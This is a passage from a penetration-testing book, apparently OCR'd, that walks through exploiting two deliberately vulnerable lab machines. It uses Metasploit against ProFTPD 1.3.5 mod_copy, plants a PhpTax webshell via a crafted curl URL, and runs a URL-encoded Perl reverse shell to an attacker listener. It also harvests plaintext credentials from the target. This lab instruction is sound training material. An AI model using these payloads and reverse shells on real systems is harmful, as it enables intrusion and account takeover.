


Figure 8.6: *Vulnerability research with NIST*

The CVE page on the NVD website tells us that the vulnerability allows the attacker to read sensitive data on the system but does not provide remote access to the affected system. We can discard this exploit for the moment and focus on exploits which will provide us with access to the target host.

Moving on, reading the contents of the Dropbear 0.34 exploit indicates that the procedure requires the use a specific patched version of **`openssh-3.6p1`** on the Kali system in order for the exploit to function properly. The exploit code also does not mention any specific CVE identifier associated with the vulnerability, however the code does give out the date 2004-08-09, indicating when it was published on the last line, the date indicates that the vulnerability is more than 15 years old (at the time writing this chapter) and that the vulnerability might not exist on the Debian 9 target which is comparatively recent.

Let's move and view the code of the next exploit in the table which is: **`/usr/share/exploitdb/exploits/linux/remote/37262.rb`**




Figure 8.7: *Viewing exploit 37262.rb source code*

Reading the code immediately tells us that the exploit is part of the Metasploit framework and that the vulnerability allows remote command execution, the identifier for the vulnerability is CVE-2015-3306.

Open up Metasploit by typing the **`msfconsole`** command in the terminal window, you can then use the search command followed by the keyword from the **`msf5>`** prompt.




Figure 8.8: *Searching ProFTPD exploits within Metasploit*

The preceding screenshot shows the results for search proftpd command, we can see the exploit for ProFTPd 1.3.5 located in **`exploit/unix/ftp/proftpd_modcopy_exec`**, the exploit supports 'check' which allows the tester to check whether the target is vulnerable without actually exploiting the vulnerability. Metasploit also features a ranking system for its modules based on the reliability of the module and the likelihood of causing service disruptions.

Let's load the exploit modules in the framework by using the command **`use <search result #>`** or **`use <module path>`**.




Figure 8.9: *Exploit usage*

Once the exploit has been loaded in the framework, take a look at the exploit configuration by using the **`show options`** command.




Figure 8.10: *Show options for exploit*

The preceding figure shows the configuration options for the proftpd exploit, the configuration options have a unique name given in the '**Name**' field and can be modified using the **set <option name>** command. Not all the options are mandatory as suggested in the '**Required**' field. In case of the above exploit the required options are **RHOSTS**, **RPORT**, **RPORT_FTP**, **SITEPATH**, **TARGETURI** and **TMPPATH**.

The default values for **RPORT**, **RPORT_FTP**, **TARGETURI** and **TMPPATH** are correct for our scenario, so we will keep them as is. The options we need to change are **RHOSTS** and **SITEPATH**. The path for the webroot was changed to **/var/www/tryingharderisjoy** as suggested in the **version_control** document.

Use the set command followed by <option name> and <value> to set the value for RHOST with the IP address of the Joy target system and set SITEPATH to **/var/www/tryingharderisjoy**.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/tryingharder
isjoy
SITEPATH => /var/www/tryingharderisjoy
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Figure 8.11: *Setting RHOST and SITEPATH options*

Once the values have been correctly set, you can exploit the target by issuing the **`exploit`** command.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/tryingharder
isjoy
SITEPATH => /var/www/tryingharderisjoy
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.238:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /bYkz9u.php
[*] Command shell session 1 opened (10.0.2.238:4444 -> 10.0.2.15:59544) at 2020-
```

Figure 8.12: *Exploiting the ProFTPD service*

At this stage you will have a basic shell session on the Joy target system. Great stuff !!, let's check the level of access we have on the target using the '**`id`**' command.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
```

Figure 8.13: *'id' command output*

The **`id`** command output shows that we have gained privileges of **`www-data`** user and **`www-data`** group. This user is also a member of the ossec group.

```
pwd
/var/www/tryingharderisjoy

ls -la
total 16
drwxr-xr-x 3 www-data www-data 4096 Feb 15 19:21 .
drwxr-xr-x 4 root     root     4096 Feb 10 18:23 ..
-rw-r--r-- 1 root     root       78 Feb 15 19:21 bYkz9u.php
drwxr-xr-x 8 www-data www-data 4096 Jan  6  2019 ossec
```

Figure 8.14: *directory listing of /var/www/tryingharderisjoy*

The '**pwd**' command tells us that we are inside **/var/www/tryingharderisjoy** directory and '**ls -la**' command output shows us a **bYkz9u.php** file and the ossec directory that we came across during the enumeration phase.

```
ls -la ossec
total 116
drwxr-xr-x 8 www-data www-data  4096 Jan  6  2019 .
drwxr-xr-x 3 www-data www-data  4096 Feb 15 19:21 ..
-rw-r--r-- 1 www-data www-data    92 Jul 19  2016 .hgtags
-rw-r--r-- 1 www-data www-data   262 Dec 28  2018 .htaccess
-rw-r--r-- 1 www-data www-data    44 Dec 28  2018 .htpasswd
-rwxr-xr-x 1 www-data www-data   317 Jul 19  2016 CONTRIB
-rw-r--r-- 1 www-data www-data 35745 Jul 19  2016 LICENSE
-rw-r--r-- 1 www-data www-data  2106 Jul 19  2016 README
-rw-r--r-- 1 www-data www-data   923 Jul 19  2016 README.search
drwxr-xr-x 3 www-data www-data  4096 Jul 19  2016 css
-rw-r--r-- 1 www-data www-data   218 Jul 19  2016 htaccess_def.txt
drwxr-xr-x 2 www-data www-data  4096 Jul 19  2016 img
-rwxr-xr-x 1 www-data www-data  5177 Jul 19  2016 index.php
drwxr-xr-x 2 www-data www-data  4096 Jul 19  2016 js
drwxr-xr-x 3 www-data www-data  4096 Dec 28  2018 lib
-rw-r--r-- 1 www-data www-data   462 Jul 19  2016 ossec_conf.php
-rw-r--r-- 1 www-data www-data   134 Jan  6  2019 patricksecretsofjoy
-rwxr-xr-x 1 www-data www-data  2471 Jul 19  2016 setup.sh
drwxr-xr-x 2 www-data www-data  4096 Dec 28  2018 site
drwxrwxrwx 2 www-data www-data  4096 Dec 28  2018 tmp
```

Figure 8.15: *Exploring ossec directory*

The directory listing of the ossec directory shows us a lot of files and directories for the ossec application. We can see a non-standard file named '**patricksecretsofjoy**'. Let's read the content of this file to see what it contains.

```
cat ossec/patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis

how would these hack3rs ever find such a page?
```

Figure 8.16: *Contents of ossec/patricksecretsofjoy*

You will notice that the file contains two sets of credentials for patrick and root.

```
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis
```

As you may have noticed the current shell is a very basic interactive shell and does not support TTY, we will need to upgrade the shell to support full TTY

mode in order to use su command needed to elevate our privileges.

Run the command within the limited shell to obtain full TTY support.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```




Figure 8.17: *Upgrading to an interactive shell*

We can see that the TTY support has been activated in the shell session so we should be able to use the **`su`** command to elevate our access using the credentials found above.




Figure 8.18: *Getting into user patrick's account*

The password for the root user was invalid however we were successful in obtaining access to patrick's credentials.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.15

Operating System: Linux (Debian 9)

Open Ports & Services:

- 21/tcp FTP
    - ProFTPD 1.3.5
        - Found listing of user patrick's home directory in /upload/directory.
        - Exploits found

- ProFTPd 1.3.5 - 'mod_copy' Command Exe | exploits/linux/remote/37262.rb
- Obtained shell with www-data privileges using metasploit.
- Password for patrick is apollo098765
  - ProFTPd 1.3.5 - 'mod_copy' Remote Comm | exploits/linux/remote/36803.py
  - ProFTPd 1.3.5 - File Copy | exploits/linux/remote/36742.txt

- 22/tcp SSH
  - Dropbearsshd 0.34 (protocol 2.0)
    - Exploit found
      - Dropbear SSH 0.34 - Remote Code Execut | exploits/linux/remote/387.c
- 25/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 80/tcp HTTP
  - Apache httpd 2.4.25, /ossec directory contains web interface for OSSEC-HIDS
    - Exploits found
      - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
        - Privilege escalation exploit
      - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
- 110/tcp POP3
  - Dovecot pop3d package version 1:2.2.27-3
- 139/tcpnetbios-ssn
  - Samba smbd package version 2:4.5.16
- 143/tcp IMAP
  - Dovecot imapd package version 1:2.2.27-3

- 445/tcpnetbios-ssn
    - Samba smbd package version 2:4.5.16
- 465/tcp SMTP
    - Postfix smtpd package version 3.1.8-0
- 587/tcp SMTP
    - Postfix smtpd package version 3.1.8-0
- 993/tcpssl/imaps?
- 995/tcpssl/pop3s?
- 123/udpntp
    - NTP v4 (unsynchronized)
- 137/udpnetbios-ns
    - Samba nmbdnetbios-ns package version 2:4.5.16
- 161/udpsnmp
    - SNMPv1 server; net-snmp SNMPv3 server (public)
- 36969/udptftp (found using snmpwalk)
    - Mapped to patrick's home directory

Kioptrix:5

In the last chapter during the research phase of our penetration testing we viewed the Apache configuration file using a **`pChart 2.1.3`** directory traversal vulnerability and discovered that access to port 8080 was being restricted to *Mozilla/4.0* browser using the User-Agent matching. We bypassed the restriction by spoofing our User-Agent and got access to the PHPTAX application running on port 8080.

The exploits identified for PHPTAX application in the previous phase are given in the following table:

```
PhpTax - 'pfilez' Execution Remote Cod |
exploits/php/webapps/21833.rb
```

```
PhpTax 0.8 - File Manipulation 'newval |
exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution     |
exploits/php/webapps/21665.txt
```

Open up a terminal session, and check the code for each exploit given above using the **cat** command.

Examining the code for the **21833.rb** file tells us that it is a metasploit exploit module, as we have already used metasploit last time we will use a more manual approach this time.

The second exploit **25849.txt** shows us the vulnerable parameter named field and the exploit URL which can be leveraged to gain access to the system.

```
$url     =  $options['u'];
$shell = "{$url}/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5
Bcmd%5D)%3B%3F%3E";
```

Figure 8.19: *Exploit 25849.txt source code*

As shown in the screenshot the code above leverages a remote code execution vulnerability in **index.php** file to create a basic php based command shell **rce.php**.

```
echo "                                                    \n\n        {$url}/d
ata/rce.php?cmd=id\n";
}
else
```

Figure 8.20: *rce.php webshell execution technique*

The code at the end of **25849.txt** shows us the location of **rce.php** web-shell file and gives clues to execute commands using the cmd parameter once the web shell has been created on the system.

Now, craft an exploit URL from the code above and send it to the Kioptrix:5 target machine using **curl** command:

```
curl -A "Mozilla/4.0 Mozilla_4browser"
"http://10.0.2.104:8080/phptax/index.php?
field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%
3B%3F%3E" -v
```

Output of the exploit is below:




Figure 8.21: *Running the crafted exploit URL using curl*

The command ran without any errors, let's confirm whether **`rce.php`** has been created on the server and execute some system commands on the target.

```
curl -A "Mozilla/4.0 Mozilla_4browser"
http://10.0.2.104:8080/phptax/data/rce.php?cmd=id
```




Figure 8.22: *Executing the id command on rce.php webshell*

The id command executed successfully on the Kioptrix target, we can see that we can run commands with privileges of 'www' user.

Let's find a way to obtain a full interactive shell access on the target, start by checking whether netcat command is installed on the target system by sending the command '**`find / -name nc`**' to the web shell.

Sending the command directly to the web shell will not work as it does not handle special characters correctly, hence, in order for the command to execute on the target we will have to encode the string using the **`--data-urlencode`** flag before sending it to the target.

```
root@kali:~/lab/K5# curl -A "Mozilla/4.0 Mozilla_4browser" -G "http://10.0.2.104
:8080/phptax/data/rce.php" --data-urlencode "cmd=find / -name nc"
/usr/bin/nc
/usr/src/usr.bin/nc
/usr/ports/net/nc
root@kali:~/lab/K5#
```

Figure 8.23: *Finding existence of netcat via rce.php*

The command shows that netcat is installed on the target and the nc binary is located in the **`/usr/bin`** directory. We will now start a netcat listener on our Kali system.

Let's start a netcat listener on our Kali system and configure it to listen for incoming connections on port 9877.

```
root@kali:~/lab/K5# nc -lvp 9877
listening on [any] 9877 ...
```

Figure 8.24: *Setting up netcat listener*

Our listener has been successfully set up, we will now go back and execute the reverse shell payload using the following command :

```
curl -A "Mozilla/4.0 Mozilla_4browser" -G
"http://10.0.2.104:8080/phptax/data/rce.php" --data-urlencode
"cmd=nc -e /bin/sh 10.0.2.238 9877"
```

The command executes on the target without returning a shell on our listener, referring to the FreeBSD man page for netcat on **https://www.freebsd.org/cgi/man.cgi?nc** tells us that **`-e`** switch is used differently in FreeBSD implementation of netcat and it does not support execution of binaries. We'll have to try using alternative approaches to get a shell on the target.

Pentestmonkey's reverse shell cheat sheet contains a lot of ready-made scripts to obtain a shell without netcat. **http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet**.

Let's use one of the Perl script from the above cheat sheet and modify the IP and Port address:

```
perl -e 'use
Socket;$i="10.0.2.238";$p=9877;socket(S,PF_INET,SOCK_STREAM,ge
tprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)
)))
```

```
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec(
"/bin/sh -i");};'
```

The preceding script contains a lot of special characters such as - ;&> which will get parsed by our local bash shell and curl instead of being passed as payload to the target.

To avoid this pitfall we will use the online tool **https://www.urlencoder.org/** to encode the payload using URLencoding.




Figure 8.25: *Encoding the reverse shell payload using www.urlencoder.org*

The preceding screenshot shows the URLencoded payload at the bottom of the page.

Info: This encoding process can also be done offline using Burpsuite or HackBar Addon for Firefox.

The encoded payload which we can use with the curl command below to obtain the shell on our netcat listener:

```
curl -A "Mozilla/4.0 Mozilla_4browser"
http://10.0.2.104:8080/phptax/data/rce.php?cmd=<PAYLOAD>
```

```
root@kali:~/lab/K5# curl -A "Mozilla/4.0 Mozilla_4browser" http://10.0.2.104:808
0/phptax/data/rce.php?cmd=perl%20-e%20%27use%20Socket%3B%24i%3D%2210.0.2.238%22%
3B%24p%3D9877%3Bsocket%28S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname%28%22tcp%22%
29%29%3Bif%28connect%28S%2Csockaddr_in%28%24p%2Cinet_aton%28%24i%29%29%29%29%7Bo
pen%28STDIN%2C%22%3E%26S%22%29%3Bopen%28STDOUT%2C%22%3E%26S%22%29%3Bopen%28STDER
R%2C%22%3E%26S%22%29%3Bexec%28%22%2Fbin%2Fsh%20-i%22%29%3B%7D%3B%27
```

Figure 8.26: *Using curl to execute the reverse shell payload*

The curl command shows a blinking cursor on the terminal meaning the script ran successfully on the target, let's check our netcat listener on port 9877 for reverse shell connect.

```
root@kali:~/lab/K5# nc -lvp 9877
listening on [any] 9877 ...
10.0.2.104: inverse host lookup failed: Unknown host
connect to [10.0.2.238] from (UNKNOWN) [10.0.2.104] 60555
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$
```

Figure 8.27: *Reverse shell on the netcat listener*

The payload was a success. You should have received a reverse shell connection on netcat listener from the target, running the 'id' command shows we have gained privileges of www user and group.

Take notes on the observations made so far and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.104

Operating System: FreeBSD

Open Ports & Services:

- 80/tcp http
  - Apache httpd 2.2.21
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8
  - pChart application found: **http://10.0.2.104/pChart2.1.3/index.php**

- Exploit found
  - pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt

- 8080/tcp http
  - Apache httpd 2.2.21
    - User-agent required: 'Mozilla/4.0 Mozilla4_browser'
    - mod_ssl/2.2.21
